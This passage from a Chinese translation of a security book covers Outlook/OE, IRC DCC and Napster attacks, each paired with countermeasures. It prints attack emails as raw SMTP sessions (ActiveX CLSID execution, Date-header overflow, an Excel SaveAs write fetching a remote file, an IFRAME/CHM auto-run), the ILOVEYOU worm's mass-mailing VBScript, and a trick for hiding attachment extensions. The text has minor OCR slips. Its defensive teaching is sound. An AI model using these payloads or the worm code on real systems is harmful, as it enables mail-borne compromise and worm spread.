</HTML>
.
quit
```

本例中，有URL链接至db3.mdb文件，因此，它可以通过电子邮件起作用(第12行)；而SANS宣称还可以在因特网上用SMB共享来获得Access文件。更令人心惊的是——有多少FTP服务器是允许不受监控的put和get操作的？下面我们还会谈到攻击者们可用作"包库"的地方。

这个问题的关键点是，通过如此简单的标志，IE/Outlook/OE就可以下载并启动包含强大VBA宏功能的文件，而无需用户的任何输入。谁不为之一惊呢？

对策：定义Access Admin密码

禁止ActiveX不能阻止Access的非法利用，因此必须装入补丁程序(可参见http://www.microsoft.com/technet/security/bulletin/MS00-049.asp)。应特别注意和Access相关的问题(Microsoft称之为"IE Script"脆弱点)，可从http://www.microsoft.com/windows/ie/download/critical/patch11.htm上获得。

另外，不管是否打上补丁，Microsoft建议的一项工作也是有用的，就是设置Access Admin密码(缺省为空)。其步骤如下：

1. 启动Access 2000，但不打开任何数据库。
2. 选择Tools | Security。
3. 选择User And Group Accounts。
4. 选择Admin用户，这是缺省定义的用户。
5. 进入Change Logon Password标签。
6. Admin密码缺省时为空(如果未修改过的话)。
7. 输入一个Admin用户的密码。
8. 单击OK退出菜单。

这就防止不良VBA代码的全特权运行。SANS也注意到，在防火墙上禁止外出Windows文件共享(TCP 139和TCP 445)也可降低用户启动远程代码的风险。

用非零ActiveX CLSID参数执行文件

流行度：	*5*
容易度：	*5*
影响力：	*10*
风险率：	*7*

此漏洞的最初只是Bugtraq(http://www.securityfocus.com/bugtraq/archive) 在关注malware.com的"force feeding"(强力馈送)脆弱点时的一个临时评论，后来，以L0pht和netcat著称的黑客高手Weld Pond及以Back Orifice 2000著称的同事DilDog(Cult of the Dead Cow)提出了一种通过malware.com技术向用户执行"强力馈送"文件的办法。用非零的CLSID参数配置ActiveX OBJECT标志，放入恶意的电子邮件消息中，磁盘上的任何文件都可以执行。用户磁盘上的执行文件都成为了潜在目标。下面是此种邮件攻击的精要之处：

```
helo somedomain.com
mail from: <mallory@attack.net>
```

```
.pt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='c:\windows\calc.exe'></OBJECT>
</BODY></HTML>

.
quit
```

请注意非零的CLSID参数，这是非法使用的关键点；要执行的文件则由CODEBASE参数指定。

不过在我们的测试中，这种攻击要成功，还需要几个方面的配合。主要的一点在Outlook Express(OE)5.00.2615.200 上，必须将安全区域设置为"低"(Low)，但我们在System文件夹中试图执行calc.exe 时，仍有提示对话框指出执行了非签名的控件。另外，用户也不能对此很警惕。这只是阴谋的开始，如果按malware.com 中提出的往硬盘中写文件的能力也加进去的话，各方面都要更周密才能成功。

非零 CODEBASE 问题的对策

根据我们的测试，将安全区域设为合适的级别就可以解决此问题(参见前面对安全区域的讨论)。

Outlook/OE 日期域缓冲区溢出

流行度：	*7*
容易度：	*9*
影响力：	*10*
风险率：	*10*

看起来这些非法攻击的核心都是ActiveX，不过，2000年7月18日，Bugtraq上的一篇贴子(http://www.securityfocus.com/bugfraq/archive) 则发现了另一种Outlook/OE脆弱点，它与ActiveX无任何关系。

这是一个经典的缓冲区溢出问题，是由大量数据填充邮件头中日期域的GMT部分引起的。当这样的消息通过POP3或IMAP4下载时，对GMT标志进行解释的INCETCOMM.DLL文件不能执行正常的边界检查，导致Outlook/OE崩溃，使任意代码的执行成为可能。贴在Bugtraq上的攻击代码样例如下：

```
Date:Tue,18 July 2000 14:16:06+<approx.1000 bytes><assembly code to
execute>
```

我们在本书中已多次解释，一旦可执行任意命令就全完了。一个“恶意”的消息就可以安装特洛伊木马，可以扩散蠕虫病毒，可以损害目标系统，也可以启动附件——任何事情都可能发生。

对于OE用户，只要打开包含了“恶意邮件的文件夹就可能成为了牺牲的对象。特别是在检查邮件时下载这样的消息会导致崩溃/溢出(crash/overflow)。OE用户就只有心痛了——邮件消息再也不能成功下载，任何想获取邮件的想法会导致程序的崩溃。一种解决的办法就只能利用非Outlook/OE邮件程序将邮件收下来，并删除它(假设你能区分这些邮件)；Netscape Messenger可以帮这个忙，它可以在预览窗格中显示日期域，从而能指出哪些是不良邮件。Outlook用户则在预览、阅读、回复或转发此类“不良”邮件时都会被击中。

起初，这种非法攻击的代码是张贴在Bugtraq上，后来发现这个例子是硬编码的(hard-coded)，对付私有局域网上的服务器很有用，但发给和因特网相连的用户时不起作用。看来这个贴子的发送者Aaron Drew搞错了，他显然是想使用与本章已讲过的“邮件攻击精要”类似的技术，却不小心给Bugtraq发了一个邮件。此邮件应该是下面的模样(请注意日期行，为简单起见，溢出内容省略了，用方括号说明)。

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
```

```
Date: Sun, 7 May 2000 11:20:46 +(~1000 bytes + exploit code in hex or ascii
Subject: Date overflow!
Importance: high
MIME-Version: 1.0
Content-Type: text/plain; charset us-ascii

This is a test of the Outlook/OE date field overflow.
.
quit
```

地下安全系统研究组织(Underground Security Systems Research,简称USSR, http://www.ussrback.com) 也声称发现了此问题(或至少从一名叫Metatron的黑客中听到了),但一直等到Microsoft准备了补丁才公开。USSR张贴了其攻击代码,可以打开至其Web站点的连接,其执行方式与前面讲的几乎完全一样。

日期域溢出的对策

根据Microsoft的公告板上内容(http://www.microsoft.com/technet/security/bulletin/MS00-043.asp),此漏洞可以安装补丁程序修补(http://www.microsoft.com/windows/ie/download/critical/patch9.htm)。

也可以采用下面两种升级版本的缺省安装来消除此漏洞:

- ▼ Internet Explorer 5.01 SP1
- ▲ Internet Explorer 5.5 (除Windows 2000)

升级版本的非缺省安装也可以消除此脆弱点,只要安装时选择安装升级的Outlook Express组件(安装过程中会有用户提示)即可。

注意 *在Windows 2000机器中安装时,IE 5.5并不安装升级的Outlook Express组件,因此并不消除此种漏洞。*

另外,Microsoft指出,只使用Outlook的MAPI服务的用户不会受到影响,不管其安装的Internet Explorer版本是什么,因特网电子邮件服务不是安装在Tools | Services时,INETCOMM.DLL也不会使用。

16.3.3 Outlook 地址簿蠕虫

在20世纪的最后一年，世界各地的牛鬼蛇神纷纷出动，编制各种恶意代码，给Outlook和OE用户们来了个"新年大Party"。大量的蠕虫被释放出来，其技术很是优雅，堪称不朽：每个蠕虫将自己邮发给受害者个人地址簿中的每个人，且伪装成可信任的发信者。这种社交工程(参见第14章)的使用也称得上是天才之作。于是，那些有数以万计的Outlook用户的公司被迫关闭邮件服务器，来处理这些纷繁复杂的邮件病毒。的确，谁会不打开来自其所信任和认识的人的附件呢?那么多邮件在用户、堵塞的邮箱以及吃紧的服务器磁盘空间之间来回折腾，一片混乱。

第一个这样的邮件导弹叫做"美丽莎"(Melissa)。虽然其作者，David L.Smith 被抓起来，并指控犯有二级计算机偷窃罪，并可能判5至10年牢狱及高达15万美元的罚款；但人们至今仍心有余悸。这种病毒的熟知的名字就是Worm.Explore.Zip,BubbleBoy以及ILOVEYOU等轮番上阵，以至媒体后来都懒得再去大惊小怪了。不过，其威胁仍然存在，仍需警惕。

ILOVEYOU蠕虫

流行度:	*5*
容易度	*5*
影响力:	*10*
风险率:	*7*

下面是ILOVEYOU病毒通过邮件传播的VB脚本语言(VBScript)例程(有一些行被手工分为两行，以便能适合页面大小)。

```
sub spreadtoemail()
On Error Resume Next
dim,x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace  MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
```

```
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the atteched LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software
                      \Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

简单的37行例程调用消息应用编程接口(Messaging Application Programming Interface，简称MAPI)来搜索注册表中的Windows地址簿(Windows Address Book，简称WAB)，创建了标题为"ILOVEYOU"，内容为"Kindly Check the attached LOVELETTER coming from me"的邮件，且发送给地址簿中的每个人(感谢Foundstone公司的Brian Lewis的代码分析)。也许不是程序员的人会认为这是顶尖的科技，其实这只是一个23岁大学生的论文而已。可谁又知道它造成的危害有多大呢?

阻止地址簿蠕虫

在受够了媒体的责难后，Microsoft也懒得去责备那些启动了包含这些蠕虫的附件的最终用户了，他们发布了一个补丁，称为Outlook 2000 SR-1 E-mail Security Update及Outlook 98 E-mail Security Update(分别为http://officeupdate.microsoft.com/2000/downloadDetails/Out2ksec.htm 和Out98sec.htm)。这个补丁程序的一个特点就是"对象模型保护"(Object Model Guard)，每当外部程序试图访问Outlook地址簿或代替用户发送邮件时都会提示用户。

可靠软件技术公司(RSTCorp)也发布了一个附加的实用工具，可以阻止对Outlook的调用，其方法是监控VB脚本引擎，从而阻止诸如ILOVEYOU这样的病毒的扩散。这个补丁叫做JustBeFriends.dll(JBF)，可以与Microsoft对Outlook的更新程序一起使用。Microsoft的"对象模型保护"，是对Outlook中可用来收集电子邮件地址或发送电子邮件的功能进行访问控制；而JBF则"控制其他应用程序对Outlook或OE进行访问的能力：对于来自桌面或附件的脚本进行访问是禁止的，至少也需由用户确认应用程序是否允许访问Outlook。"(摘自JBF的技术细节：http://www.rstcorp.com/jbf/tech.html)。

RSTCorp宣称他们的方法是最好的，因为Microsoft的"对象模型保护"要想成功的话，要保护一长串的对象，这是一项不易的工作。而且邮件地址如果以签名、消息体或其他文档的形式出现时，还是会暴露的，"因此，对于Outlook，仍会有各种类似的发送邮件的攻击方法被找到"。而采用基于脚本的访问Outlook/OE保护，JBF认为理论上就可以防止许多采用相关技术的攻击。

JustBeFriends可以从http://www.rstcorp.com/jbf 中找到。我们希望它可以分装成单个文件而不是一个统一的安装程序，不过，我们仍建议NT/2000平台上的Outlook/OE用户使用它。

注意 *JustBeFriends在Windows 9x平台上不能工作。*

16.3.4 文件附件攻击

电子邮件的一个最方便的特性就是可以将文件作为邮件消息的附件。这项节约时间的功能也有其明显的缺陷——主要是，用户对于其从电子邮件中接收的文件总是抱

着信任的态度，没有人会觉得这相当于“将一个坏人带进了自己的房间。”

下面我们讨论的一些攻击，就是利用电子邮件的附件来完成的。有的是伪装了附件的性质，有的则是有着不可抗拒的诱惑力，使用户不由得去单击鼠标。其他攻击则更阴险，在用户没有任何觉察的情况下将文件写入磁盘中。如今大多数因特网用户已经知道非常小心并抱着怀疑的态度去处理附件——我们希望下面的讨论会使大家更为警惕。

Scrap文件附件的攻击

流行度：	*5*
容易度：	*5*
影响力：	*10*
风险率：	*7*

Windows一个鲜为人知的秘密就是带.SHS扩展名的文件的确有真实的文件扩展名，只是根据注册表中的设置HKEY_CLASSES_ROOT/ShellScrap/NeverShowExt，该扩展名缺省情况下是隐藏的。这本来不是件什么了不起的事，问题是.SHS文件也称为Scrap文件或Shell ScrapObject，是可以执行命令的。基于前面讲到的OLE技术(对象链接与嵌入技术)，Scrap文件主要作为另一个嵌入对象的包裹文件(wrapper)，而对象可以是Excel电子表格(许多人将Excel表嵌入Word文档中)，也可以是其他文件。最简单的方法是将一个文件嵌入另一个OLE兼容的应用程序中(如Wordpad)，然后将其图标拷贝到另一个文件夹中。此文件就包含在它自己的包裹文件中了，有自己特定的图标和惟一的扩展名(SHS)。当SHS文件启动时，内嵌对象也被执行；而且，通过Microsoft的对象打包程序(Object Packager)，命令可以和内嵌对象关联起来，从而对于那些对DOS一知半解的用户来讲，破坏活动的大门已轰然洞开了。

2000年6月，有人启动了一个叫LifeChanges的蠕虫，就是利用Scrap文件的这种特性攻击用户。此蠕虫藏在邮件中，邮件不同的标题行附件中包含笑话，而附件是一个带.TXT扩展名的Scrap文件，因此看上去是普通文本文件(缺省的Scrap文件图标看起来就像文本文件)。一旦执行，LifeChanges执行标准例程：将自身寄发给用户地址簿中的前50位，并删除文件，等等。这的确是很令人惊讶的一件事，此种攻击架构在众所周知的Scrap文件的可被恶意利用的特性上，而在PCHelp的Web站点上也都有清楚的记载(http://www.pc-help.org/security/scrap.htm)。因此，在Windows注册表中，还

隐藏有多少这样的地雷啊!

Scrap文件的对策

PCHelp上就有如何降低scrap文件危险性的相当好的建议，包括：

- ▼ 从HKLM\SOFTWARE\Classes\DocShortCut下，将前面提到的NeverShowExt注册表值删除，使SHS和SHB扩展名在Windows中是可见的(SHB文件和SHS很相似)。
- ■ 更新防病毒软件的扫描程序，除了可执行文件外，对SHS和SHB文件也应扫描。
- ▲ 通过从已知Windows文件类型中删除Scrap文件的方法或是从System文件夹中删除shscrap.dll文件的方法，完全地禁止Scrap文件。

添加空格隐藏邮件附件的扩展名

流行度:	*7*
容易度	*8*
影响力:	*9*
风险率:	*8*


在2000年5月18日的事件邮件列表(URL)中，Volker Werth报告了一种发送邮件附件时伪装名字的方法。在文件名后添加空格(十六进制%20)，而用户界面中只能让读者看到附件名的前几个字符。比如：

```
freemp3.doc  ...[150 spaces]...  .exe
```

在UI中附件以freemp3.doc的形式出现，看起来是很合法的文件，可以保存也可以从邮件中启动。下页的插图是该文件在Outlook Express中的情形。

隐藏文件附件的对策

从图示中的图标可看出，文件附件显然不是Word文档；而且文件名后面的省略号也能说明问题。如果这些标识还不够的话，也不要从电子邮件消息中直接打开附件！Outlook SR-1安全补丁可以帮你——它强制将有害的文件附件类型存到磁盘上(参见http://officeupdate.microsoft.com/2000/downloadDetails/Out2ksec.htm)。



诱骗下载附件的社交技术

流行度:	*10*
容易度:	*10*
影响力:	*10*
风险率:	*10*

将邮件附件写入磁盘的直接方法就是社交工程(social engineering)。你是否见过如下类型的邮件信息?

> "此邮件采用了因特网服务所不支持的字符集，如果想浏览其原始内容，可打开附件。如果文本不能正常显示，可将附件存盘，然后用可以显示其原始字符集的浏览程序打开。"

这是邮件消息(.EML 格式)转发至Outlook用户，而用MIME处理出现错误时可创建的标准消息。显然，这几乎令人不可抗拒地将附件启动(或先存于盘上)。我们也的确

收到过发自某些著名安全组织的类似邮件信息!显然,在这种邮件的标题域或内容域中攻击者可以插入各种可能的东西。

文件附件花招的对策

这种情况下,鼠标的点击关系重大——千万要小心从事!在启动之前应用扫描病毒软件对下载的附件进行扫描。另外,要认真检查邮件的发送者,当然也要警惕ILOVEYOU这样的邮件假冒你的好朋友。

无用户参与的情况下将附件写入磁盘

到目前为止,我们已讨论了几种执行远程用户磁盘上文件的机制,其攻击也通常依赖于已存在的执行手段来完成其罪恶勾当(不管是在远程服务器上还是在本地用户磁盘上)。然而,如果攻击者有能力往受害者磁盘上写文件会是什么情况呢?这就提供了一种完全的方法来传递"炸弹",并使之引爆。

劫持 Excel/PowerPoint 的 SaveAs 功能

流行度:	*5*
容易度:	*5*
影响力:	*8*
风险率:	*6*

此种攻击的魔力来自于Georgi Guninski的发现,即MS Excel和PowerPoint有SaveAs功能(参见http://www.nat.bg /~joro/sheetex-desc.html)。因此,一旦IE中使用对象标记调用Office文档时(如前所述),它就暴露了其保存数据至磁盘上任何位置的能力。Georgi的攻击方法是从Book1.xla文件中直接抽取要保存的数据,该文件是一个简单的Excel文件,只是更名为xla,Georgi使用xla为扩展名是为了文件在Windows启动时能自动执行(只要放在Startup文件夹中)。

对Georgi的版本做些许修改,就形成如下的邮件攻击代码:


```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Check this out!
```

```
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<object data "http://www.nat.bg/~joro/Book1.xla" id="sh1" width=0
height=0>
</object>
<SCRIPT>
function f()
{
fn=" D:\\test\\georgi-xla.hta";
sh1.object.SaveAs(fn,6);
alert (fn+" successfully written");
}
setTimeout("f()",3000);
</SCRIPT>
</HTML>

.
quit
```

Georgi的代码包含在<object> 和</SCRIPT> 标记之间，我们将Book1.xla 文件的访问修改为完全的URL方式(其原始代码中文件就在Web服务器上)。Book1.xla 的内容写入 "fn=" 行所指定的文件中。我们也删除了Georgi的一些注释行(那些注释行解释了如何将文件存入Windows的Startup文件夹中)。在NT 4上的OE中预览此邮件时(其安全区域已设为Low)，先会弹出一个简短的文件传送窗口，然后是下面的信息：



这里用Georgi的Book1.xla 文件作为了原始材料，它是无害的(只是有几行代码，在DOS shell窗口中显示 "Hello World" 字样)。不过，随着因特网上自由且匿名的存储

服务的增长，对于恶意的攻击者来说，很容易创建他们的邪恶Office文档并使之可以下载；那些配置不当或受过侵犯的Web或FTP服务器也为这些文件提供了藏身之所。

Excel/PowerPoint写文件攻击方法的对策

从http://www.microsoft.com/technet/security/bulletin/MS00-049.asp 上得到相关的补丁程序。此补丁将Excel和PowerPoint文档标记为"非安全脚本"(unsafe for scripting)。当然，你也可以不在电脑中到处"包扎"，而是用适当的方法将ActiveX禁止，缠上一个牢牢的"止血带"，其方法在前面关于"安全区域"的讨论中已作了介绍。

"强力馈送"附件

流行度:	5
容易度:	2
影响力:	8
风险率:	5

http://www.malware.com 建议用"强力馈送(force feeding)这个词来描述不经用户允许就将文件强行写入磁盘的机制。malware.com攻击方法的要点是，他们声称Outlook/OE在分派邮件附件时会忽略用户的输入。正常情况下，从邮件阅读器中启动附件时，Outlook/OE会提示用户采取Open(打开)、Save To Disk(存盘)或Cancel(取消)等操作。malware.com认为，无论用户如何选择，附件还是会写入Windows%temp%目录(Windows 9x为C:\Windows\temp,NT 为C:\temp)。Windows 2000的临时文件夹是针对用户的，相对来说比较难以按规则保存下来。这些附件一旦保存，就可以用一些技巧启动文件，HTTP的meta-refresh标记就是一种很精巧的办法，该标记能悄悄地将浏览器自动重定向至标记中指定的页面。比如：

```
<META HTTP-EQUIV="refresh" content="2;URL=http://www.othersite.com">
```

Web页面中嵌入的这些代码就可以让浏览者跳到www.othersite.com 上。"content="语法告诉浏览器在重定向之前等待很长时间。malware.com则简单地将强力馈送的本地文件作为"meta-refresh"所指向的内容：

```
<meta http-equiv='refresh' content="5;
url=mhtml:file://C:/WINDOWS/TEMP/lunar.mhtml">
```

lunar.mhtml 是邮件的附件，包含了至“safe for scripting” ActiveX 控件的一个链接，该控件又可以启动第二个附件，即可执行程序mars.exe。虽然有点绕，但是有效。

在Bugtraq(http://www.securityfocus.com/bugtraq/archive) 中有这种漏洞的记录。但至少有两个较有名气的安全机构不同意，至少认为此现象实际上不像宣称的那样有效。本书作者的实验发现，虽然结果并不稳定，但在IE安全区域设为Low的情况下，漏洞的情况还是会发生的，但只是偶尔发生。我们的确成功地将附件强力馈送到了Windows 98 SE和NT 4工作站系统的临时目录下，两种情况下，安全区域均设为"Low"；不过都不能连续重复成功。强力馈送之谜，malware.com 也一直未能揭开。

这还算好的。如果将这种方法和Georgi Guninski的攻击方法(在MS Office文档中执行代码)结合起来，麻烦就更大了。攻击者可以将含有恶意代码的Office文档作为附件发送，然后再发送内容中含有ActiveX标志的第二个消息，且ActiveX标志指向的是强力馈送的附件，即%temp%文件夹下的文件。怎么样?是不是有点恐怖?(Georgi 的确成功地实现了这种攻击——参见下面的攻击方法)

当然，我们正提到，因特网上许多免费且匿名的文件存储服务是很容易得到的，因此并不需要将文件下载到本地盘上去。在恶意的邮件消息中，指向这些文件服务中的攻击代码，攻击就可以轻易地实现上述攻击的第二部分，而且无可追查。

利用IFRAME将附件写进临时文件

流行度:	5
容易度:	9
影响力:	10
风险率:	8

Georgi在他的2000年第9号建议中显示了他知微见著的慧眼(http://www.nat.bg/~joro/eml-desc.html)。其中的核心也与malware.com所提的类似，即Outlook/OE有这样的倾向，它在TEMP目录下会以可以预知的名字保存任何的内容。而且，通过利用他已开发的其他攻击方法，包括Windows Help文件的快捷执行脆弱点(.CHM 文件，

参见http://www.nat.bg/ ~joro/chm-desc.html）以及前面已提到的IFRAME标志等，Georgi似乎找到了传送"货物"的完整机制——一种可执行下载代码的方法。因此，我们将此风险率定为8，这是目前此类攻击中最高的了，因为它最接近那种"完美"攻击：将文件写入磁盘，无需用户任何输入便能执行。

在此种方式中，消息体中使用了IFRAME标记，指向同一消息的附件。由于一些也许只有Georgi自己知道的特殊原因，当IFRAME"触"到附件时，它就自动存入磁盘。然后就可以很容易地通过同一消息中内嵌的脚本调用该文件。Georgi编写的是CHM文件，他用内嵌的"快捷"命令调用Wordpad.exe。

下面是这种攻击的主要框架，请注意，CHM文件已用mpack作了预包装（参见前面16.3.1节"Mail Hacking 101"）。

```
helo somecomain.com
mail from: <mallory@attacker.net>
rcpt to: <hapless@victim.net>
data
subject: This one takes the cake!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
              boundary-_boundary1_"

--_boundary1_
Content-Type: multipart/alternative;
               boundary="_boundary2_"

--_boundary2_
Content-Type: text/html; charset=us-ascii

<IFRAME align=3Dbaseline alt=3D"" =
border=3D0 hspace=3D0=20
src=3D"cid:5551212"></IFRAME>
<SCRIPT>
setTimeout('window.showHelp("c:/windows/temp/abcde.chm");',1000);
setTimeout('window.showHelp("c:/temp/abcde.chm");',1000);
setTimeout('window.showHelp("C:/docume~1/admini~1/locals~1/temp/abcde.
           chm");',1000);
</SCRIPT>
```

```
--_boundary2_--

--_boundary1_
Content-Type:application/binary;
            name='abcde.chm"
Content-ID: <5551212>
Content-Transfer-Encoding: base64

[Base64-encode abcde.chm using mpack and embed here]
--_boundary1_--
.
quit
```

在作者对Windows 9x、NT、2000三种系统中的Outlook及Outlook Express的攻击测试中，此方法屡试不爽，而且大部分只简单地预览了一下（上面代码中以"setTimeout"开头的行实际上指定了三种不同操作系统的结果——不知你是否能分辨它们?）。

这些代码行中最关键的是Content-ID域，在本例中是特殊的5551212，而电子邮件消息体中IFRAME的src也指向同一邮件中MIME附件的ID号，于是就形成了一种循环引用，从而允许附件写入磁盘又能被同一恶意邮件调用。

IFRAME附件方法的对策

防御此种攻击的惟一方法就是谨慎地使用ActiveX，这在前面关于"安全区域"的讨论中已介绍过。Microsoft也没有发布补丁。

16.4 IRC攻击

Internet Relay Chat(IRC)仍是因特网上最受欢迎的应用程序之一，不仅仅因为实时通信带来的喜悦，也因为使用最现代的IRC客户软件可以进行即时的文件交换(我们最喜欢的是mIRC，参见第14章)，不过这也是麻烦之所在。

IRC新手们往往被频道中各位"同仁"频繁来往的文件搞得晕头转向，有许多人会比较敏感和警惕，往往能拒绝陌生人提供的文件，但IRC本身这种"亲和性"是能将这种拘谨很快消融的。本书作者的一位亲戚就是被此种手段所骗，一个简单的批处理文件就将他的硬盘格式化了(这里估且隐去其名字，但隐不去其心中的痛)。不过 与邮

件附件的平淡相比，此问题显得更为狡猾和有害。

DCC 文件攻击

流行度：	*9*
容易度：	*9*
影响力：	*10*
风险率：	*7*

此种攻击的有趣线索出现在 Security Focus 运作的紧急邮件列表中(http://www.securityfocus.com，查看 INCIDENTS 文摘－2000 年 7 月 10 日至 11 日：#2000-131)。一个好奇的用户通过 DCC 获得了一个文件(在 IRC 上，使用一个叫 DCC Send 和 DCC Get 的方法和另一个 IRC 客户直接连接，发送和接收文件，而不必通过 IRC 网络)。此文件叫做 LIFE_STAGES.TXT(似曾相识？不妨回去重温一下 Windows scrap 文件附件的内容)。显然，这要么是企图毁坏用户系统，要么是一个受害的 IRC 客户在并不知情的情况下所发送的自动攻击。

IRC 的此特性能迅速解除新用户的武装，被蠕虫侵害的 IRC 客户程序可以将自身嵌入到客户程序的自动脚本例程中，并自动 DCC 给通道中的任何其他人，而终端上的用户可能毫无觉察。

而且，在上述紧急事件线索中讨论的蠕虫是做了很好的剪裁的，对于某些知名的防病毒倡议者，它会设置“自动忽略”(autoignore)，对于那些往客户程序写“infected”(感觉)、“life-stages”(生命舞台)、“remove”(删除)，“virus”(病毒)以及其他敏感字眼的人，这些蠕虫也会自动忽略。因此，对于没有“自动忽略”的用户，往往要花很长时间才会警惕到这样的问题。

DCC 的对策

幸运的是，大多数 IRC 客户程序只是将 DCC 文件下载到用户指定的下载目录。用户只有切换到此目录并手工执行文件才会有问题。

和电子邮件附件类似，DCC 文件也要引起特别的警惕。因此，除了通常的“嫌疑犯(.BAT,.COM,.EXE,.VBS 及.DLL 文件)外，对于那些可能包含有害宏的 Office 文档及那些可能控制 IRC 客户程序的自动别名文件(Aliases)、弹出文件(Popups)及脚本文件

(Scripts)也要格外小心。应该多使用病毒扫描软件来扫描这些文件。

对IRC上的恶意用户进行跟踪是徒劳无功的。正如"紧急事件线索"(Incidents thread)中指出的那样,大多数攻击者以虚拟主机(vhost:virtual host)通过BNC(IRC跳板,主要是IRC代理服务器)和IRC相连。因此,跟踪指定IP往往不是暴露出终端后的攻击者,而是运行BNC的服务器。

16.5 用WRAPSTER软件对NAPSTER的攻击

注意 *尽管目前我们并不认为Napster和Wrapster是一个很大的安全威胁,但我们仍认为这两个产品表现了很大范围内的攻击特性,因此在本书中必须花点笔墨。对于那些了解此事的人,自然可以跳过。但如果尚未听说过,则不妨看一眼,自己也试一试。不管你如何看待有关的专利和版权问题,Napster所提供的极端的便利性、可选择性以及即时的满足性都是令人大开眼界的。*

另一个由强大和流行的共同组合所带来的安全巨大隐患的例子,就是具有开创性分布式文件共享网络,叫做Napster(http://www.napster.com)。Napster是一个典型的客户/服务器文件共享工具的变体,服务器只作为MP3音频文件的中心索引,而真正的文件则保存在作为其客户机的用户盘上。用户想下载MP3时,先搜索其索引,当服务器上找到符合要求的文件索引时,就直接将其客户和拥有该文件的用户相连。因此,所有愿意参加Napster这个大超市的用户都必须将一部分硬盘共享出来,并对其他人开放读写权限。

Napster试图将非MP3文件排除在该网络之外,以防止通过该系统扩散不良软件。其方法是,检查网络上文件的二进制头信息,看它是否符合MP3头格式。后来Napster beta6以上版本采用了新的MP3检测算法,它除了确认MP3头以外,还检查文件中实际的帧。

当然,人类的聪明总是正反皆然,很快人们就想出了办法在Napster上偷运非MP3文件。Octavian开发的Wrapster(http://members.fortunecity.com/wrapster)就是一例。它隐藏文件类型,"编码"为特定的比特率(32kbps),假冒成合法的MP3文件,从而像其

他MP3一样在Napster网络上交易。如果想知道Wrapster文件究竟是何模样，只要简单地搜索Napster网络中和前面定义的比特率相关的文件，就会有Wrapster文件弹出，或者，如果你知道你的朋友共享出了文件，你只需按名字和比特率查询即可。因此，在这个分布式的热门网络上，既有各种流行音乐在进行买卖交易，也提供了一种机制，让各种蠕虫假冒音乐文件格式在四处游荡，不能不让人警惕啊！

幸运的是，Wrapster要求用户首先用一个helper应用程序手工抽取假MP3文件，双击用Wrapster编码过的文件，一般先试着在用户的数字播放器中打开，它会认出这是一个非法的MP3文件，不能装入。这样就将辨别一个文件是否危险地负担从技术转移到了用户自己的判断上。而且，用户的判断是免费音乐和对磁盘的格式化破坏之间惟一的屏障了。

